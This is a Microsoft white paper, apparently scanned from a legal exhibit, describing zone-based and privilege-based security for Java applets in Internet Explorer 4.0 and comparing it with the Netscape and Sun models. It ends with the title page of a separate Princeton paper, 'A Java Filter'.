C.	TRUST-BASED SECURITY PRIVILEGES MODEL	7..
1.	Overview..	7..
2.	<i>Defined</i> Privileges	8..
3.	<i>Defined</i> Applet Privileges.....	10
4.	Comparison With Competing Models	10
D.	TRUST-BASED SECURITY PRIVILEGE SIGNING..	10
1.	Overview..	10..
2.	Comparison with Netscape.....	11
E.	TRUST-BASED SECURITY PRIVILEGE SCOPING.....	11
1.	Overview..	11..
2.	Granted vs. Enabled Capabilities	12
3.	Determining Enabled Capabilities	12
4.	Comparison with <i>Netscape's</i> Model.....	13
F.	TRUST-BASED SECURITY PACKAGE MANAGER.....	13
1.	Overview..	13..
2.	Comparison with competing models.....	14
G.	TRUST-BASED SECURITY TRUST UI	14
1.	Overview..	14..
2.	Comparison with competing Models	14
III.	CONCLUSION	15
	APPENDIX: SUMMARY OF CURRENT OR ANNOUNCED MODELS	15
A.	ORIGINAL APPLET MODEL (JDK 1 .0, NETSCAPE)	15
1.	Overview	15..
2.	Strengths of original <i>applet</i> model.....	16
3.	Weaknesses of original applet model.....	16
B.	MICROSOFT'S SHIPPING MODEL	16
1.	Overview	16..
2.	Strengths of <i>Microsoft's</i> shipping model	17
3.	Weaknesses Of <i>Microsoft's</i> shipping model	17

C. SUN JDK 1.1	17.
1. Overview.....	17.
2. Strengths of <i>Sun</i> JDK 1.1.....	17
3. Weaknesses of <i>Sun</i> JDK 1.1.....	18
GLOSSARY	18
LEGAL DISCLAIMER	18.

Trust-Based Security for Java

I. Introduction

A. Overview

Trust-based Security for **Java™** is a cross-platform security model for Java that provides **fine-grained** administration of the privileges granted to Java **applets** and libraries. Thanks to several new features it improves on other proposed models in terms of cost of ownership, flexibility, and security:

- **Zones** allow related sites (such as all sites on a company Intranet) to be administered as a **group**.
- **Privilege Model** integrates zones to provide **fine-grained, parameterized** control over what Java classes can do.
- **Privilege Signing** specifies the privileges used by a set of signed classes as a part of the signature itself, rather than through calls in the Java code as used by competing models. This reduces administrative costs and preserves compatibility with existing code.
- **Privilege Scoping** enables developers to precisely limit the sections of code where a privilege that has been granted to a class is actually activated and available for use.
- **Packages Manager** permits administrators to flexibly control the privileges granted to local classes, unlike competing models, which allow only a few trust levels for local classes.
- **Trust User Interface** greatly simplifies or eliminates the decisions that end users need to make through its integration with zones and privileges administration

Trust-based security for Java comes with default settings for these options that will meet many organizations' needs without customization, but also includes an easy-to-use administrative UI for changing them.

(For definitions of some unfamiliar terms, please consult the [Glossary](#).)

B. Past Models

Java originally defined an all-or-nothing "sandbox" model for security, in which Java classes loaded **from** the network were granted extremely limited privileges and classes loaded from the local disk were given free reign to do virtually anything. Under this binary trust model, many interesting Web applications could not be written to run **from** the network, while unrestricted local classes could inadvertently open up arbitrarily bad security holes that could be exploited by malicious **applets**, even if the malicious **applets** were not trusted.

Microsoft's **@ Authenticode™** signing technology and Sun's JDK 1.1 added the ability to sign applets loaded from the network so that they could enjoy the same privileges as local applications, but did not eliminate the all-or-nothing quality of Java security. More recently, Sun has promised a privileges model in future versions of their JDK but has provided only sketchy details, while **Netscape** has defined its own privileges-based security model to be released in **Netscape 4.0**. Trust-based security for Java is being released as a model that already surpasses those alternate proposals in terms of both flexibility and ease of use. (Because of the limited information currently available regarding Sun's planned model, detailed comparisons with that model are not always possible in this document.)

C. Comparison of Features

	JDK 1.0.2	Released Internet Explorer 3.0	Released Navigator 3.0	Navigator 4.0	Internet Explorer 4.0
Fine-grained privileges	No	No	No	Yes	Yes
Security zones	No	No	No	No	Yes
Privilege administration without code changes	N/A	N/A	N/A	No	Yes
Automatic library installation	No	Yes	No	Yes	Yes
Local library file access	Yes	Yes	No	Yes	Yes
Flexible security limits for local libraries	No	No	No	No	Yes
Digital signature support	No	Yes	No	Yes	Yes
Privilege number & granularity	1 (applet)	2 (applet, application)	1 (applet)	Unlimited, no user/system distinction	Unlimited system only

D. Cross-platform Availability

Trust-based security for Java is platform independent by design and will ship in Java implementations for Windows®, Macintosh, Unix, and other platforms. It will first ship with Microsoft's Java VM implementation for Microsoft Internet Explorer 4.0.

II. Features of Trust-Based Security for Java

A. Introduction

Like other extended security models for Java, trust-based security begins by adding intermediate levels of trust to the Java security model. It enhances the administrative options for the virtual machine to include **fine-grained** control over the privileges granted to Java classes, such as access to scratch space, local files, and network connections. This allows an application to be given some additional privileges, without being offered unlimited access to every privilege in the system.

B. Trust-Based Security Zones

1. Overview

Zones allow a system administrator to manage classes of pages **with** the same trust level as a group. Depending on the degree of trust given to a class, the privileges allowed to that class can be set more or less liberally. The idea is to set nonrestrictive security options for trusted areas, and at **the** same time have very safe (restrictive) security options elsewhere. Trust-based security for Java includes predefined zones for such useful categories as the Intranet (which would typically be given a fairly broad range of privileges) and the Internet (which would have a restricted range of privileges). Zones relieve administrators from the excessive work of having to list every trusted applet and its privileges, and the excessive risk of leaving too many **fine-grained** decisions up to end users.

There are four default security zones defined in the trust-based security for Java implementation in Internet Explorer 4.0, corresponding to the most common and interesting classes of sites.

- **Local Machine** includes most classes on the local disk, excluding cached classes in the Temporary Internet Files folder and classes that are signed with restricted privileges. This zone forms a completely trusted zone to which few or no security restrictions apply.
- **Intranet** is for content known to be reliable and unspoofable (typically content inside the **firewall** or via obtained via a secure sockets layer [SSL] connection). Relaxed security settings can safely be applied here.
- **Trusted Web Sites** is an intermediate level of trust to permit responsible Internet sites to be allowed to run with increased privileges (short of the powerful privileges afforded reliably trusted areas such as Intranet).
- **The Internet** is everything else (including untrusted parts by exclusion of local or inside firewall). These privileges would typically be set to the standard applet privileges.
- **Untrusted Web Sites** is a zone for especially risky sites, to which severely restricted privileges apply. Trust-based security supports the ability to define sandboxes that are even more restrictive than the standard Java sandbox for untrusted sites.

2. Zones in a Corporation

In a corporate setting, the Internet Explorer administration kit allows the system administrator to lock down security zones for users, giving them little or no leeway to make decisions about potentially dangerous operations, or probably for most operations in general.

- **Local Machine** includes classes on the local disk, excluding the cached files and more restricted classes discussed above. System administrators can also exclude network and other drives by explicitly mapping them into other zones if necessary.
- **Intranet** is for most of the content inside the **firewall**, as well as specific, unspoofable “Extranet” SSL sites. The settings for this zone typically allow for a broad range of privileges including file read and write, network connections, native **ActiveX™** controls, etc.




Figure 1


- **Trusted Web Sites** are approved Internet sites that can safely be granted some extra capabilities beyond general untrusted content. These privileges would typically consist of directed File I/O and scratch space access.
- **The Internet** is everything else on the Internet, as well as scratch and development areas inside the **firewall**, and untrusted parts of the local drive. This zone is typically set to a “highly restrictive, safe for untrusted content.”
- **Untrusted sites** are sites the system administrator chooses to apply severe restrictions to. This zone also removes parts of the Intranet or local machines to a lower trust level (such as for undebugged content).

The following describes the typical corporate zone setup:

3. Zones for Personal Users

For personal users, Internet Explorer 4.0 will ship with a reasonable default set of policies that can be customized by Internet Service Providers or experienced users.

- **Local Machine** is always the local machine.



- **Intranet** is initially empty. An ISP or other distributor could add SSL sites here.

Figure 2

- **Trusted Web Sites** is initially empty. Users could add sites here.

- **The Internet** is everything else on the Internet. It is typically set to a “highly restrictive, safe for untrusted content” level.
- **Untrusted sites** could be set by users to specify sites they want to severely restrict for any reason.

Here is an example of the User Interface dialog that will be presented to personal users:

4. Administering Zones and Privileges

Zones interact with the trust-based security for Java privileges model (see the following section for an explanation of the privileges model) to create a configurable, extensible mechanism to provide security for users. Network administrators can configure three different sets of privileges for each zone, allowing control over which privileges are available automatically, which privileges can be approved by end users, and which privileges are fully prohibited, for both signed and unsigned code.

- **Privileges granted without UI:** The privileges available without user intervention to **applets** from the zone; these can be separately specified for signed and unsigned **applets**.
- **Privileges granted with UI:** These privileges are determined either directly through a list of privileges to query **the** user about (in which case everything not yet mentioned is assumed denied), **or** implicitly via a list of privileges to automatically deny (in which case everything not yet mentioned is assumed to be at the discretion of the user).
- **Privileges which are fully prohibited:** These privileges are too considered too dangerous to allow under any circumstances. They are denied automatically.

If an applet uses only privileges granted without UI to its zone, then it will run without user intervention. If it uses any explicitly denied privileges, it will automatically be prevented **from** running. Otherwise, the user will be presented with a single dialog listing all of the privileges to query about and their associated risk, and will be able to make a single yes-no decision about whether to trust the applet with this set of expanded privileges or not.

An applet which does not receive the additional privileges requested will still be permitted to run, but will be prevented from exercising those privileges by security exceptions, which it can catch in order to take alternate actions, perhaps continuing to run with more limited functionality.

C. Trust-Based Security Privileges Model

1. Overview

The Privilege Model for trust-based security supports a rich set of privileges, parameterized by variables such as scratch space size and network connections allowed, that can be individually granted or denied for a particular zone by an administrator.

To reduce the number of options that administrators have to specify in common cases, the administrative UI for trust-based security supports several “preset” permission sets that can be applied.

Unlike other models, privileges can only be defined by system libraries with the highest degree of trust. This solves the problem of having to administer for a potentially unlimited set of privileges requests with uncertain, application-defined meanings.

2. Defined Privileges

The following list includes the privileges defined by trust-based security for Java and the parameters available for **further** limiting each one.

- **User Directed File I/O:** Determines if User Directed File I/O may be performed, parameterized by type of access (read or write). For example, the administrator could grant User Directed File I/O, but only for reading.
- **Scratch space:** Determines if applets can access scratch space, parameterized by the size of the scratch space and whether scratch space is private or global. Private scratch space is encrypted and only available to the signed class or other classes signed by the same entity. Global scratch space can be shared among arbitrary classes.
- **File I/O:** Determines if applets can perform file operations, parameterized by the type of access (read, write, or delete) and the location of the **file** operations being performed in the directory hierarchy. For each of three access categories (read, write, and delete), the models allows administrators to specify either unlimited access, or access to specific files. In the case of access to specific files, the files are specified via two **wildcard** masks: an allowed mask and a disallowed mask. Since everything is disallowed by default, the disallowed masks serve only to eliminate files from the set specified by the allowed mask.

For example, for read access, **the masks:**

<i>Allowed</i>	c:\windows*
<i>Disallowed:</i>	*.exe

Would result in read access to everything in the windows directory, except for the .exe files in the Windows directory.

- **Executing other applications on the clients:** Determines what other programs can be executed on the client. The parameters that can be specified include a specific list of allowed applications or a global option to allow or disallow execution.

Option: allow/deny list of applications.

- **User Interface Dialogs:** Determines if an applet can call User Interface dialogs for common **functions**.
- **Threads: There** are **two** categories of thread management:
 - a. *Thread access* allows a specified thread to be accessed in the current execution **context**.
 - b. *Thread group access* determines if a specified thread group can be accessed in the current execution context
- **Network Connections:** Manages network connections to the applet host or to a computer that is not the host:
 - a. *Network connections to the applet host* allows a network connection to be opened to applet server.

- b. *Network connections to other computers* determines if a **network** connection may be opened to a computer that is not the host. Network I/O permissions can be **parameterized** by allowed net locations in a number of different ways:
 - i. IP address, mask, and ports. (Ranges allowed)
 - ii. Hosname and ports (Wildcards allowed)
 - iii. Ports (Ranges allowed)
- **Create a top-level popup window:** Top level **popup** windows can be created both with and without a warning banner.
- **Exit VM:** Determines if the VM can be stopped.
- **Registry:** Determines if the **applet** can perform registry access functions. The registry permissions support a set of parameters similar to those provided by the file permissions.

Read/write/delete/create rights can be specified either on a global basis or to specific portions of the registry using **wildcard** masks for either allowed keys or denied keys.
- **Printing:** Determines if the applet can print.
- **Reflection:** Determines access to the reflection **API's**. The following are the subcategories for reflection and the options that can be set for each one:
 - a. *Classes from the same loader*
Option: allow/deny/public methods only
 - b. *Classes from a different loader*
Option: allow/deny/public methods only
 - c. *System Classes*
Option: allow/deny/public methods only
- **Read system properties:** Applets may read the system properties using the System.getProperty method. The following System Properties may be read by applets under the default settings:

Java version	Java.version
Java vendor-specific string	Java.vendor
Java vendor URL	Java.vendor.url
Java class version number	Java.class.version
Operating System name	Os.name
Operating System version	Os.version
Operating System architecture	Os.arch
File separator	File.separator
Path Separator	Path-separator
Line Separator	Line.separator

Access to additional properties can be flexibly granted to code in more trusted zones; for example:

Java installation directory	Java.home
Java Classpath	Java.class.path
User account name	User.name
User's home directory	User.home
User's current working directory	User.dir

3. Defined Applet Privileges

The following sets of privileges correspond to the standard Java sandbox:

- Thread access in the current execution context
- Network connections to the applet host
- Create a top-level **popup** window with a warning banner
- Reflection to classes **from** the same loader
- Access to base system properties

Of course, as mentioned earlier, trust-based security for Java allows the sets of permissions **that** constitute an even more restrictive sandbox for untrusted zones.

4. Comparison With Competing Models

The privilege model for trust-based security is specified in detail and can only be extended by system classes with the highest level of trust. Sun, in contrast, has not yet specified any definite set of privileges, while **Netscape** allows any user library to **define** new privileges. Because the trust-based security privileges model is fully system defined, it avoids the risks and manageability problems of allowing any class library to define new privileges, as allowed by Netscape.

D. Trust-Based Security Privilege Signing

1. Overview

Privilege signing extends the signed CAB file functionality provided by Internet Explorer 3. Under trust-based security, a signed CAB file can securely specify not only the identity of the signer but also the set of privileges being requested for the signed classes. Because the system can determine all of the privileges requested by a Java component by inspecting the signature, the Trust UI can present a single dialog displaying all of the relevant trust questions before any of the code starts to run. Also, because the set of privileges are fully defined and understood by the Java VM system, it can accurately warn users about the risk of each privilege.

2. Comparison with Netscape

Trust-based security privilege signing allows a signature to specify all of the privileges used by the signed classes, in contrast to Netscape's model, which forces applets and class libraries to bury hard-coded privilege requests in their Java source code. **Trust-based security privilege signing** preserves compatibility with existing code and avoids unnecessary recompilation. The permissions requested for a class (such as the amount of scratch space it can use, or the hosts that the class is allowed to connect to) are distinct **from** the code and can be granted or reduced by an **Intranet** administrator without having to recompile the class.

Privilege signing has several advantages over **Netscape** in which privileges are specifically requested by code and arbitrary user libraries can **define** new privileges. The first advantage is that the trust-based security model presents fewer dialogs, and at more predictable times. Under Netscape's model, security dialogs are not encountered until the code specifically requests a privilege, and every privilege request results in another dialog. The user might type an entire document and then face a barrage of privilege dialogs, one of which requests a dangerous privilege. At best, the user refuses the dialog and loses all her work. At worst, she suffers dialog fatigue and mistakenly approves the privilege.

The second advantage is that the privileges are all defined and understood by the system. Under **Netscape's** model, the system has to rely on the name and description for privileges defined by user **libraries**. This makes it **difficult** for the system to adequately warn users of the dangers they **may** be exposing themselves to.

Finally, because privileges are granted via privilege signing and zones rather than through calls in the source code, fewer source code changes are necessary and development costs are lower.

E. Trust-Based Security Privilege Scoping

1. Overview

Privilege scoping prevents privileges granted to a trusted component from being misused (inadvertently or intentionally) by a less trusted component. Privilege scoping allows a trusted class to precisely limit the range of code for which a granted privilege is enabled for use. This is an important issue because some methods that use enhanced capabilities are designed to be safely called by anyone, while other methods are only designed to be used internally by trusted callers and should not expose their privileges to less trusted callers.

For example, a trusted class might want to expose a **WriteEventLog** method. This method is safely callable by anyone and uses a public helper function called **WriteData** to actually write each log item to a file. The write privileges to the log file for **WriteData** should only be enabled when called from **UpdateEventLog** and other trusted functions, not when called directly by an untrusted caller (otherwise the untrusted caller could use **WriteData** to store arbitrary data into the log file).

2. Granted vs. Enabled Capabilities

Trust-based security distinguishes between privileges that have been *granted* to a class and privileges that are actually *enabled* (and activated for use) at a particular time. The granted privileges are determined by the administrative options for a class's zone and the privileges with which the class was signed. The enabled privileges are determined by the privileges granted to other callers on the call stack and whether any explicit calls to the **activatePrivilege**, **disablePrivilege**, or **revertPrivilege** APIs have been made. If there are less trusted callers on the call stack, the enabled capabilities can be more restrictive than the enabled privileges. Enabled connections are explained in the following section.

3. Determining Enabled Capabilities

The first essential rule in trust-based security privilege scoping is that privileges are never inherited **from** the caller. If a class has not been directly granted a privilege, then it can never make use of that privilege, regardless of what privileges its callers may have. This makes trust-based security invulnerable to luring attacks, in which an untrusted class "lures" a trusted class into calling it and is incorrectly allowed to make use of the expanded privileges of its caller.

The second essential rule is (roughly speaking) that even if a class has been granted a privilege, its methods must explicitly enable that privilege using the **activatePrivilege** method whenever **there** is a caller **on** the call stack that has not been granted that privilege. The following pseudocode is a more precise description of this version:

```
CheckAccess(Privilege P)
{
    Frame F = first_frame(); // start at the active frame
    while (F is not beyond the end of the stack) {
        if (P has not been granted to F)
            return FALSE;
        if (P has been activated on F)
            return TRUE;
        if (P has been disabled on F)
            return FALSE;
        F = next_frame(F);
    }
    return TRUE;
}
```

This says that a privilege P is enabled only if P is granted in all of the stack frames from the active **frame** up to the earliest frame on the stack, or up to a **frame** that has called **activatePrivilege** on P, and if no intervening frame has called **revertPrivilege** on P.

In the example described earlier, the trusted class could allow the WriteEventLog function to be used **from** any caller by inserting a call to **activatePrivilege** at the beginning of the function and a call to **revertPrivilege** at the end of the function. (The raised privileges would terminate as soon as the WriteEventLog method returned, so the **revertPrivilege** call is not strictly necessary.) This allows the scratch space functionality to be accessed from untrusted callers only at well-defined places; for example, under the control of WriteEventLog function, but not when an untrusted caller called **WriteData** directly.

Note that under trust-based security, no changes to the source code would be called if **WriteEventLog** did not need to be called from methods that hadn't been granted file write privileges. This would be the case, for example, if the method was part of a class in a stand-alone application. This is an important difference **from** Netscape, as we discuss in the next section.

4. Comparison with Netscape's Model

Netscape's security model and trust-based security for Java are exactly equivalent when there are calls between less trusted and more trusted callers. They each require that the trusted **callee** explicitly enable any capabilities not granted to the less trusted caller. These enabled capabilities are indicated by an annotation on the stack frame and only last until the stack **frame** exits or the additional privilege is disabled, whichever comes first.

The two models diverge in the case where all of the methods on the call stack have been granted in a privilege. In that case, trust-based security for Java enables the privilege by default, while **Netscape** still requires a specific call to enable the privilege. This means that, in Netscape's model, classes downloaded **from** the Web *always* requires source code modifications to allow them to use any non-default privileges, even if they are only called by equally trusted classes. Trust-based security, however, allows such code to be reused without changes on the Web by signing it with the necessary privileges.

One might argue that **Netscape** somehow provides additional capabilities by disabling all privileges by default. However, this is only different from trust-based security for Java in the event when *all* of the methods on the stack have been granted a particular privilege. In that case, the usual arguments for disabling privileges to protect them **from** untrusted callers do not apply, since all of the callers are equally (or more) trusted. Furthermore, in the event a class is concerned that it might accidentally use a privilege in a way not intended even when called by equally trusted classes, it can always insert calls to **revertPrivilege** at appropriate entry points to prevent inadvertent uses of the privilege, again making trust-based security for Java exactly equivalent to Netscape's model. It is possible in either model to open a security hole by making a mistake in the scope of where a privilege is enabled, but given proper coding each model provides exactly the same degree of control with a similar degree of work.

Trust-based security for Java's privilege scoping model thus offers an equivalent degree of security and flexibility to Netscape's, combined with a much greater degree of compatibility with existing code. In addition, because Active Platform does not require code changes to existing libraries and **applets** when all of the callers on the stack have been granted the required privileges, there is a significant advantage in code reuse.

F. Trust-Based Security Package Manager

1. Overview

Package manager allows the installation of local class library that are not fully trusted, using privilege signing. This is especially important for Java Beans and class libraries. It is desirable to allow these components to reside locally and to have some expanded privileges, but not to give them unlimited power

System libraries are libraries that are **both** shared and have all possible security privileges available to them. These are the core of the Java system **APIs** and are the most privileged Java code. Most packages installed from non-system providers do not need this level of privilege, but Java has traditionally treated all local classes on the **ClassPath** as if they were system libraries.

Under trust-based security, classes **from** installed packages are not shared between applets or applications that use them. They also carry specific system privilege identifiers that are approved by either the user or the system administrator when that package is installed on the users system. These privilege identifiers determine the maximum privileges that can be used by the classes in that package.

2. Comparison with competing models

Netscape and Sun's models provide only a few trust levels for local libraries. **Netscape** allows only a few privilege levels for local classes: either the unlimited privileges of classes on the classpath, or the **fixed** and limited capabilities of cached Castanet channels. (These are basically the default applet privileges and file I/O to a scratch space.)

G. Trust-Based Security Trust UI

1. Overview

The Trust UI defined by trust-based security for Java shields end users **from** complicated trust decisions and reduces the number of dialogs that they must answer. The integration of capabilities with zones means that users only need to make a simple "**Yes/No**" choice when deciding whether to trust an application. The fine-grained decisions of which capabilities to allow to the discretion of the user for a zone have already been made by an administrator.

In addition, privilege signing **allows** trust-based security to predetermine all of the capabilities used by a class. When a package is installed, trust-based security for Java can use the signature to determine exactly the system privileges that it needs to provide and a single trust dialog can reliably present all of the capabilities required by an application before running any code. Since the default system privileges are well defined and static, their level of risk can be determined and refined over time, ensuring acceptable risk representation. All non-default system privileges should have a default risk level of extreme.

2. Comparison with competing Models

Under Netscape's model, any trusted user class can **define** a new "privilege," which can consist of any collection of underlying system capabilities. Because the set of privileges can be extended by user classes and is potentially unlimited in size, it is impossible for an administrator to predefine the set of privileges that should be granted to a particular set of **applets**. Indeed, **in** the absence of zones, it's **difficult** for the administrator to group applets in useful administrative sets to begin with. End users are therefore forced to make multiple, **difficult** decisions about which privileges to grant an applet. Because the name and description of the privilege are defined entirely by the class and may omit relevant information, it is a challenge for end users to know exactly what they are agreeing to. Furthermore, because Netscape's model does not support privilege signing, the end user is exposed to a trust **UI** dialog each time a new privileges is requested by the code. Under these circumstances, end users are likely to make mistakes in their trust decisions.

Sun defines no trust **UIs** whatsoever and assumes that all privileges settings are predefined in a trust database. This means that Sun's trust policy is static and lacks the flexibility for an administrator to allow some privileges to be allowed at the discretion of the user.

In contrast, trust-based security for Java allows either static or user-assisted security policies to be enforced. Trust-based security presents the user with a simple yes-no dialog that makes it clear exactly which additional privileges are being granted. The more challenging decisions about what privileges to enable by default and by permission for a zone have been locked in already by an administrator using trust-based security's administrative tool. For example, an administrator might say that applets on a banking Web site could connect to a stock server on the Web and write local files in a particular subdirectory in addition to their normal privileges, but only with the end user's permission.

III. Conclusion

Trust-based security for Java builds on the Authenticode security model and provides a flexible, privilege-based security system. The trust-based security model for zones and privileges signing provides for easier administration, lower total cost of ownership, and fewer burdens to end users, as well as fewer required changes to source code. Although not discussed in this paper, it also integrates with and improves security for scripting languages and native **ActiveX** controls.

Appendix: Summary of Current or Announced Models

A. Original applet model (JDK 1 .0, Netscape)

1. Overview

Sun's JDK 1 .0 defined the original model for executing applets in a secure environment. The model is based upon the ability of the runtime system to distinguish between trusted and untrusted classes, upon security checks within the standard Java class libraries, and upon a security policy defined by a **SecurityManager** class.

All locally installed classes that can be found on the **ClassPath** are treated as fully trusted system classes, and all applet classes loaded **from** the network at **runtime** are considered untrusted.

Throughout the Java system libraries, security checks are made to determine if the current security manager allows a specific action. At the point of the security check, the security manager can examine the call stack to determine what type of code (trusted vs. untrusted) is attempting to perform the action in question. For example, the **System.loadLibrary** system service will call into the security manager to determine if the caller is allowed to load a native code DLL. The security manager will examine the call stack and reject the request (by throwing a security exception) if the caller to **System.loadLibrary** is untrusted.

The security policy enforced by the security manager for applets enforces the following rules:

- **File I/O:** Applet code cannot perform any file operations on the local machine, nor can applet code execute native programs.
- **Network I/O:** Applet code is allowed to perform limited network operations. The applet code can make socket connections back to its originating host. The applet code can read and write files on that host machine. All other network activity is prohibited.

- **Thread Manipulation:** Applet code can create and manipulate threads **within** a controlled set of threads called the **AppletThreadGroup**, but cannot interfere **with** system threads. The priority of applet threads is limited so that applets cannot create high priority threads that starve the system.
 - **Native Code:** Applet code cannot load native code **DLLs** into the **runtime** system.
 - **Package Namespaces:** Applets are restricted from introducing their own classes into the **java.*** and **sun.*** namespaces. This prevents applet code **from** accessing the internals of the standard Java libraries.
 - **System Services:** Various system services are denied to applet code. These include the creation of **ClassLoader** objects, access to certain system properties, the ability to terminate the VM, and the ability to replace the current **SecurityManager**.
2. Strengths Of original applet model
- Even though applets are limited in what they can do, the services allowed have proven quite useful judging by the popularity of Java on the net.
 - The model is well understood and has been scrutinized by the Internet community.
 - Known bugs in the **security system** have been worked out.
3. Weaknesses of original applet model
- The model provides no middle ground. All Java code is either fully trusted or not trusted at all. Security issues for locally installed class libraries are not addressed.
 - The entire model can be jeopardized by a third-party class library that exposes a security hole, and no mechanism exists by which a third-party class library can be installed locally without granting it full system privileges.
 - Because no mechanism is provided which can prevent applets from introducing their own classes into the package namespaces of third-party libraries, applet code can freely manipulate the internals of those libraries. **This** makes it **difficult** to write safe libraries.

B. Microsoft's shipping model

1. Overview

When Microsoft Internet Explorer 3 .O shipped, Microsoft supported the full applet sandbox model defined by Sun in JDK 1.0.2. Microsoft also included extensions to the basic Java security model, which were based on the security foundation of **ActiveX**. These extensions included Authenticode digital signing for code authentication and verification, and the ability to extend outside of the sandbox for trusted applets. If an applet was distributed through a digitally signed CAB file, the user **would** be asked whether or not they trusted the signer. If so, the applet could access all of the Java libraries as if it were an application.

In addition, Microsoft allowed installation of Java libraries to the local system if those libraries were trusted. Installation took **advantage** of LZW compression through CAB file technology. This provided both better performance characteristics in the context of the Internet, **and** the same identity/trust system access relationship.

Finally, Microsoft added a way to expose native COM libraries as “safe” for use by Java. A developer could also restrict the interfaces that could be accessed on a COM object to allow creation of COM objects, which could flexibly restrict system access based on trust level.

2. Strengths of Microsoft's shipping model

- Trust-based security enhancements allowed applets to be more powerful in many scenarios.
- Native code could be made available to Java through COM in a safe manner.
- Java libraries could be automatically installed locally to improve performance and allow system access.
- Built in **UI** is consistent with other trust-based security UI.

3. Weaknesses of Microsoft's shipping model

- The Microsoft Java security model enhanced the original model, but it didn't go far enough in some ways. Microsoft's **first** model applied a modified native code policy to Java code. Effectively, there was one super privilege. If a Java applet was signed and trusted, it could access this super privilege.
- Microsoft's released model makes no provisions for security limitations on locally installed class libraries.
- Weak administration of trusted principals.

C. Sun JDK 1.1

1. Overview

The JDK 1.1 model is an extension of the **JDK 1.0** security model and includes all of the original security features. In addition to the standard applet security limitations, the JDK 1.1 has added digital signing support, a key feature that was present in Microsoft's Internet Explorer 3.0, but is new to other Java runtimes. Although the signing format differs from Microsoft's format, the security model is quite similar.

Unfortunately, rather than defining a UI policy, Sun has **left** the decision of what certificate identities to trust up to Java vendors or administrators who are expected to store trusted principals in a Java identity database.

Once a trusted principal is stored in the identity database any Java applets which are signed by one of those principals are completely unrestricted by the Java sandbox. This is essentially the same model available in Microsoft's shipping Java VM without any UI support.

In addition to the digital signature support, the JDK 1.1 introduces the abstract concept of access control lists, which are lists of allowed privileges. The JDK 1.1 libraries do not seem to make use of this concept.

2. Strengths of Sun JDK 1.1

- Security enhancements allow applets to be more powerful in many scenarios.

3. Weaknesses of Sun JDK 1.1

- Weaknesses are the same as Microsoft's Internet Explorer 3.0 model.

Glossary

Directed File I/O: Access to files whose location and name is chosen by the user. By letting the user decide which files to access, rather than the program, this option allows some file access while reducing the risk that a Java program will read or alter data it shouldn't.

Privilege: A privilege is an access permission that can be used to determine a code path's authorization to access specific resources.

Granted Privilege: A privilege is granted for a class if it is both specified in a class's signature and permitted under the current administrative settings for that class's zone. A privilege is granted for a method if it is granted for the class that implements that method.

A granted privilege represents a privilege that the class is potentially authorized to use, depending on the privileges granted to the other callers on the stack and explicit calls made by a trusted class to enable the privilege.

Enabled Privilege: A privilege is enabled if it is granted in all of the call **frames** on the stack, or if it is specifically enabled by one of the frames on the stack, and granted for that and all of the subsequent **frames** on the stack (including the active frame).

Principal: A principal is anything that has a unique identity for purposes of security. Each principal can be assigned different degrees of trust and permitted different privileges, and is identified by a unique digital signature. For example, a principal could represent a company, an organization within a company, a thread, a specific class library, or any other entity that has a security identity.

Signature: Digital signatures are used to validate both the integrity and source of a packet of data. They are created using a public-key signature algorithm such as the RSA public-key cipher. A public-key algorithm actually uses two different keys: the public key and the private key, referred to as a "key pair." Only its owner knows the private key, while a public key can be available to anyone. Public-key algorithms are designed so that if one key is used for encryption, the **other** is necessary for decryption. Furthermore, the decryption key cannot reasonably be calculated **from** the encryption key. In digital signatures, the private key generates the signature, and the corresponding public key validates it.

Legal Disclaimer

The information contained in this document represents **the** current view of Microsoft Corporation on the issues disclosed as of the date of publication. Because Microsoft must respond to changing market conditions, it should not be interpreted to be a commitment on the part of Microsoft, and Microsoft cannot guarantee the accuracy of any information presented after the date of publication.

This document is for informational purposes only. MICROSOFT MAKES NO WARRANTIES, EXPRESS OR IMPLIED, IN THIS DOCUMENT.

Attachment D

A Java Filter

A Java Filter

Dirk Balfanz
Princeton University
balfanz@cs.princeton.edu

Edward W. Felten
Princeton University
felten@cs.princeton.edu

Abstract

